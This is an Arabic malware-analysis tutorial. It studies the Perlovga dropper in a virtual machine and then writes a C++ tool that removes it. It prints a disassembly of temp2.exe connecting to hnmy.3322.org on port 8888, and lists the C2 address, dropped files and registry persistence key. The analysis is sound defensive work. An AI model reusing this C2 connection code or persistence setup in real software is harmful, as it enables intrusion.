
بعد تشغيل الفايروس بدأ الملف temp1.exe بالعمل في الذاكرة أم الملف الأخر فلم يعمل بسبب مشكلة ما ، على العموم يفضل حاليا بعد تشغيل الفايروس مباشره أخذ صوره أخرى لحالة مسجل النظام ومن ثم عمل مقارنه ما بين قيم الريجستري الجديده والقديمه واكتشاف التغيير والشكل التالي يوضح النتيجة ، ونلاحظ أن الفايروس يضيف برنامج جديد باسم svchost.exe يعمل مع بدء التشغيل ويكون هذا الملف موجود في المسار C:\windows . ولكن بعد الذهاب لذلك المسار لم يتم ايجاد الملف وهو دليل على أن هناك مشكله في الفايروس ولم يستطع انشاء الملف من الأساس!

وهذه الملفات التي قام الفايروس بانشائها وهي temp1.exe و temp2.exe وتكون موجوده في مجلد النظام system32 :




حاليا بعد اكتشاف التغييرات التي يحدثها الفايروس باستخدام الأدوات أعلاه فيمكن القيام بها مره أخرى ولكن باستخدام أدوات أخرى وذلك لاستخراج أكبر قدر ممكن من المعلومات ، فبالتالي يمكن اعاده تشغيل الجهاز التخيلي ومن ثم البدء بتحليل الفايروس باستخدام أداوت أخرى ولتكن أدوات الـMonitoring مثل Process Monitor حيث تقوم هذه الأداوت بمراقبه كل العمليات في الـProcess لكل العمليات Processes الموجودة في النظام.

وعند التعامل مع البرنامجProcess Monitor فسوف يقوم باخراج جميع المعلومات المتعلقه بأي عملية في النظام وهذا يؤدي لكثره المعلومات وصعوبه قرائتها وملاحظة الفايروس ، لذلك يجب عمل Filter واختيار مراقبة على عمليات معينه في الـProcess المعين ، وسنقوم باختيار العمليات التي نريدها للعملية Process الذي نريد ، الشكل التالي يبين مراقبه العملية Malware.exe وسيتم مراقبة فقط عمليات الكتابة والقرائه على الملفات ومسجل النظام وبضعه أمور أخرى يبينها الشكل التالي:



هكذا ستكون النتيجة كلها عن العملية malware.exe وبالتالي يمكن ملاحظه التغييرات بكل سهوله ، الشكل التالي يوضح ذلك:



لنلقى نظره على معلومات الملفات التي أنشأها الفايروس ، والحصول على هذه المعلومات تكون بنفس الطريقة التي استخدمناها لمعرفة معلومات الفايروس الأصلي وسوف نستخدمها الأن لمعرفه تفاصيل كل من الملفات الجديده سوا٫ بمعرفة الحجم و الهاش و اللغه التي يعمل بها ويفضل عمل قرائه سريعه للكود ، الشكل التالي يوضح الهاش الناتج لكل من الملفين :

```
C:\WINDOWS\system32\cmd.exe

C:\WINDOWS\system32>md5sums.exe temp1.exe

MD5sums 1.2 freeware for Win9x/ME/NT/2000/XP+
Copyright (C) 2001-2005 Jem Berkes - http://www.pc-tools.net/
Type md5sums.exe -h for help

[Path] / filename                                    MD5 sum
-------------------------------------------------------------------------------
[C:\WINDOWS\system32\]
temp1.exe                                  a5f8018df4209ae978b0907ce1664ff2

C:\WINDOWS\system32>md5sums.exe temp2.exe

MD5sums 1.2 freeware for Win9x/ME/NT/2000/XP+
Copyright (C) 2001-2005 Jem Berkes - http://www.pc-tools.net/
Type md5sums.exe -h for help

[Path] / filename                                    MD5 sum
-------------------------------------------------------------------------------
[C:\WINDOWS\system32\]
temp2.exe                                  6350faf65f311c04cb4808ea3cad7ce7

C:\WINDOWS\system32>_
```

وهم كالتالي:
temp1.exe: a5f8018df4209ae978b0907ce1664ff2
temp2.exe: 6350faf65f311c04cb4808ea3cad7ce7

لنلقى نظره على كل منهم على حده ، بالنسبة للملف الثاني temp2.exe فأهم ما فيه وهو محاولة الإتصال بالموقع (hnmy.3322.org) عن طريق السوكت TCP Socket ، الشكل التالي يوضح الكود المسؤول عن انشاء الإتصال:

```
00401240  .  E8 91010000     CALL  <JMP.&MSVCRT._chkesp>
00401245  .  8BF4            MOV   ESI,ESP
00401247  .  68 8C114000     PUSH  0040118C                       [Name = "hnmy.3322.org"
0040124C  .  FF15 C4104000   CALL  DS:[<&WS2_32.#52>]             [gethostbyname
00401252  .  3BF4            CMP   ESI,ESP
00401254  .  E8 7D010000     CALL  <JMP.&MSVCRT._chkesp>
00401259  .  8985 6CFEFFFF   MOV   [LOCAL.101],EAX
0040125F  .  66:C785 5CFEFFFF MOV  WORD PTR SS:[EBP-1A4],2
00401268  .  8B95 6CFEFFFF   MOV   EDX,[LOCAL.101]
0040126E  .  8B42 0C         MOV   EAX,DS:[EDX+C]
00401271  .  8B08            MOV   ECX,DS:[EAX]
00401273  .  8B11            MOV   EDX,DS:[ECX]
00401275  .  8995 60FEFFFF   MOV   [LOCAL.104],EDX
0040127B  .  8BF4            MOV   ESI,ESP
0040127D  .  68 B8220000     PUSH  22B8                           [NetShort = 22B8
00401282  .  FF15 C0104000   CALL  DS:[<&WS2_32.#9>]              [ntohs
00401288  .  3BF4            CMP   ESI,ESP
0040128A  .  E8 47010000     CALL  <JMP.&MSVCRT._chkesp>
0040128F  .  66:8985 5EFEFFFF MOV  SS:[EBP-1A2],AX
00401296  .  8BF4            MOV   ESI,ESP
00401298  .  6A 00           PUSH  0                              [Flags = 0
0040129A  .  6A 00           PUSH  0                              |Group = 0
0040129C  .  6A 00           PUSH  0                              |pWSAprotocol = NULL
0040129E  .  6A 06           PUSH  6                              |Protocol = IPPROTO_TCP
004012A0  .  6A 01           PUSH  1                              |Type = SOCK_STREAM
004012A2  .  6A 02           PUSH  2                              |Family = AF_INET
004012A4  .  FF15 BC104000   CALL  DS:[<&WS2_32.WSASocketA>]      [WSASocketA
004012AA  .  3BF4            CMP   ESI,ESP
004012AC  .  E8 25010000     CALL  <JMP.&MSVCRT._chkesp>
004012B1  .  8985 58FEFFFF   MOV   [LOCAL.106],EAX
004012B7  .  8BF4            MOV   ESI,ESP
004012B9  .  6A 10           PUSH  10                             [AddrLen = 10 (16.)
004012BB  .  8D85 5CFEFFFF   LEA   EAX,[LOCAL.105]                |
004012C1  .  50              PUSH  EAX                            |pSockAddr
004012C2  .  8B8D 58FEFFFF   MOV   ECX,[LOCAL.106]                |
004012C8  .  51              PUSH  ECX                            |Socket
004012C9  .  FF15 B8104000   CALL  DS:[<&WS2_32.#4>]              [connect
004012CF  .  3BF4            CMP   ESI,ESP
004012D1  .  E8 00010000     CALL  <JMP.&MSVCRT._chkesp>
```

يتم انشاء سوكت والاتصال به

أما الملف الأول temp1.exe فهو مشفر ببرنامج MEW 11 SE 1.2 ويحتاج للفك التشفير Unpacked ، وتمت تجربة برنامج Qunpacker ولكن لم ينجح في الفك لذلك لن نقوم بفكه حاليا ونكتفى بالمعلومات التي توفرت وهو أن الملف يكون موجود بالذاكرة temp1.exe فور عمل الفايروس.

ملخص للفايروس الذي قمنا بتحليله هو أنه يقوم بانشاء ملفين temp1.exe وهي يقوم بمهمه ما لا نعرف ماهيتها الى الأن ولكن لم تظهر لنا اي نتيجة بعد تشغيل الفايروس (لا يوجد ملفات ينشئها أو مهمه يقوم بها) ، الملف الأخر يقوم بالإتصال لأحد المواقع بالسوكت عن طريق المنفذ 8888 وتحصل مشكلة ويتوقف عن العمل كما وضحت أحد الصور السابقة.

موقع مكافي وضح عمل الفايروس W32/Perlovga كالتالي:



Characteristics

File: BindFile.EXE
Hash: 1d4c07370babee309401a73ebaa64f58
size: 73,728 bytes

Upon execution, drops following files on user's %system32% folder.

- File: temp1.exe
  Hash: a5f8018df4209ae978b0907ce1664ff2
- File: temp2.exe
  Hash: f7bd87b88e591e4ac9b3553852740984

temp1.exe opens fies listed below more frequently:

- xcopy.exe
- auotrun.inf
- svchost.exe

temp2.exe opens tcp port (8888) and tries to connect to 211.69.242.91 address.

وموقع Bitdefender وضح عمل الفايروس Trojan.Dropper.Small.APL كالتالي:

Trojan.Dropper.Small.APL

Spreading:	medium
Damage:	medium
Size:	9800
Discovered:	2007 Apr 07

bitdefender

SYMPTOMS:

Presence of the following files:

%windir%\System32\temp1.exe
%windir%\System32\temp2.exe

%windir%\autorun.inf
%windir%\xcopy.exe
%windir%\svchost.exe

Presence of the following value:

HKCU\Software\Microsoft\Windows NT\CurrentVersion
\Windows\load = "%windir%\svchost.exe"

ولكن للأسف الملفات الموضحه بالمربع الأحمر في الشكل أعلاه لا توجد في الجهاز بعد أن أصبناه ، وهذا يعود لإحتمالين لا ثالث لها ، الأول هو أن يكون الفايروس الذي قمنا بتحليله يختلف عن الموجود لدى Bitdefender والإحتمال الأخر وهو الإحتمال الاكبر وجود مشكله ما أدت الى أن يتوقف الفايروس عن العمل ولم يكمل انشاء هذه الملفات !

Perlovga Removal Tool:

بعد أن وضحنا عمل الفايروس بشكل سطحي ، يمكن الأن حذفه بسهوله من النظام وذلك من خلال البحث في المسارات التي تم كشفها والتي يستخدمه الفايروس ومن ثم القيام بتعديلها يدويا، أو كتابه بريمج صغير يقوم بالمهمه وهو ما سنفعله الأن ، أي كتابه أداه بسيطه للتخلص من هذا الفايروس Anti Perlovga وتقوم هذه الأداه بعد حذف الفايروس بتصليح المفاتيح في مسجل النظام والتي قام الفايروس بتغييرها.

الخوارزمية لهذا المنظف Removal تكون كالتالي :

البحث في الذاكرة عن وجود الملف temp1.exe ، واذا وجد هذا الملف يتم اغلاقه .
البحث في المسار system32 عن الملفين temp1.exe و temp2.exe ويتم حذفهم.
البحث في المسار windows عن الملفات autorun.inf و svchost.exe و xcopy.exe ويتم حذفهم.
تعديل القيمه في الريجستري وارجاعها الى القيمه الأصليه .

لتطبيق الخطوه الأولى سنحتاج لطريقة نمر من خلالها على جميع العمليات في النظام Enumerate Process ومن ثم نختبر كل عملية على حده ونرى هل أسم العملية هو نفس أسم الملف الذي نريد غلقه (في حال تغير الأسم يجب تغيير الإسم هنا أيضا ، ويمكن أن تكون المقارنة على أساس الHash للملفين) . وسوف يتم استخدام الدوال Process32First/Process32Next لإيجاد كل العمليات في النظام ومن ثم اغلاق العمليه باستخدام الداله TerminateProcess . الكود التالي يوضح العملية :

```
// Pass Name To Function
BOOL CloseProcess (TCHAR* processName) {
    HANDLE hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS , 0 );
    if ( hSnapShot == INVALID_HANDLE_VALUE ) {
        return FALSE ;
    }

    PROCESSENTRY32 pe ;
    pe.dwSize = sizeof( PROCESSENTRY32 );
    BOOL bFlag = FALSE ;

    if ( Process32First(hSnapShot,&pe) ) {
        do {
            if ( strcmp(pe.szExeFile,processName) == 0 ) {
                HANDLE hProcess = OpenProcess(PROCESS_TERMINATE,FALSE,pe.th32ProcessID) ;
                if ( hProcess == NULL )
                    bFlag =  FALSE ;
                else {
                    bFlag = TRUE ;
                    TerminateProcess(hProcess,0);
                    CloseHandle(hProcess);
                }
            }
        }while ( Process32Next(hSnapShot,&pe) ) ;
        CloseHandle(hSnapShot);
    }

    return bFlag ;
}
```

الخطوه الثانيه وهي حذف الملفات التي يخلفها الفايروس وهي temp1.exe و temp2.exe في مجلد الC:\WINDOWS\system32 ، بالإضافة الى الملفات autorun.inf و svchost.exe و xcopy.exe في المسار C:\WINDOWS . وسيتم استخدام الدالة DeleteFile للقيام بهذه المهمه ولكن بعد تعديل خصائص الملف وجعل الملف ملف عادي . الكود التالي يقوم بالمهمه :

```
VOID PerlovgaRemove () {
    ResetAndDeleteFile("C:\\WINDOWS\\system32\\temp2.exe") ;
    ResetAndDeleteFile("C:\\WINDOWS\\xcopy.exe") ;
    ResetAndDeleteFile("C:\\WINDOWS\\autorun.inf") ;
    ResetAndDeleteFile("C:\\WINDOWS\\svchost.exe") ;
    ResetAndDeleteFile("C:\\WINDOWS\\system32\\temp1.exe") ;
}

VOID ResetAndDeleteFile (LPTSTR path) {
    SetFileAttributes(path,FILE_ATTRIBUTE_NORMAL);
    DeleteFile(path);
}
```

الخطوه الأخيره وهي حذف قيمه الريجستري load الموجوده في المسار : HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows . وسيتم استخدام دوال الريجستري للتعامل معها ، والكود التالي يوضح حذف القيمه :

```
// Registry Entry Removal
VOID PelovgaRegistryCorrecting () {
    HKEY hKey ;
    if ( RegOpenKeyEx(
            HKEY_CURRENT_USER,TEXT("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows"),
            0, KEY_ALL_ACCESS, &hKey) == ERROR_SUCCESS ){

        BYTE Buf[] = TEXT("");
        if ( RegSetValueEx(hKey,TEXT("load"),0,REG_SZ,Buf,1) == ERROR_SUCCESS )
            std::cout << "Remove OK" << std::endl;
    }
}
```

وكهذا يكون الكود الكامل بعد تجميع تلك الأجزاء على الشكل التالي:


```
int main (HINSTANCE hInstance , HINSTANCE hPrevInstance, LPTSTR lpCmdLine, int mCmdShow) {
    CloseProcess("temp1.exe");
    //CloseProcess("temp2.exe");
    PerlovgaRemove();
    PerlovgaRegistryCorrecting();

    int ret = MessageBox(NULL,TEXT("Remove Perlovga Virus Successfully ....\n\n"
        "Do you want To Restart Machine?"),
        TEXT("Cleaning Machine from Perlovga Virus    "),MB_OKCANCEL | MB_ICONINFORMATION);

    if ( ret == IDOK ) {
        RestartPC();
    }


    return (0);
}
```

نقوم الأن بعمل أعاده تشغيل الجهاز التخيلي ومن ثم اصابة الجهاز التخيلي بالفايروس ، وبعدها يتم نقل المضاد للفايروس الى الجهاز التخيلي ومن ثم تشغيله وتخرج الرسالة التاليه :



وهكذا يتم القضاء على الفايروس وحذف كل المخلفات التي يتركها Dropper ويعدل قيم الريجستري التي يغيرها الفايروس ، ويمكن عمل اعاده تشغيل بالضغط على ok .

محمد اسماعيل محمد اسماعيل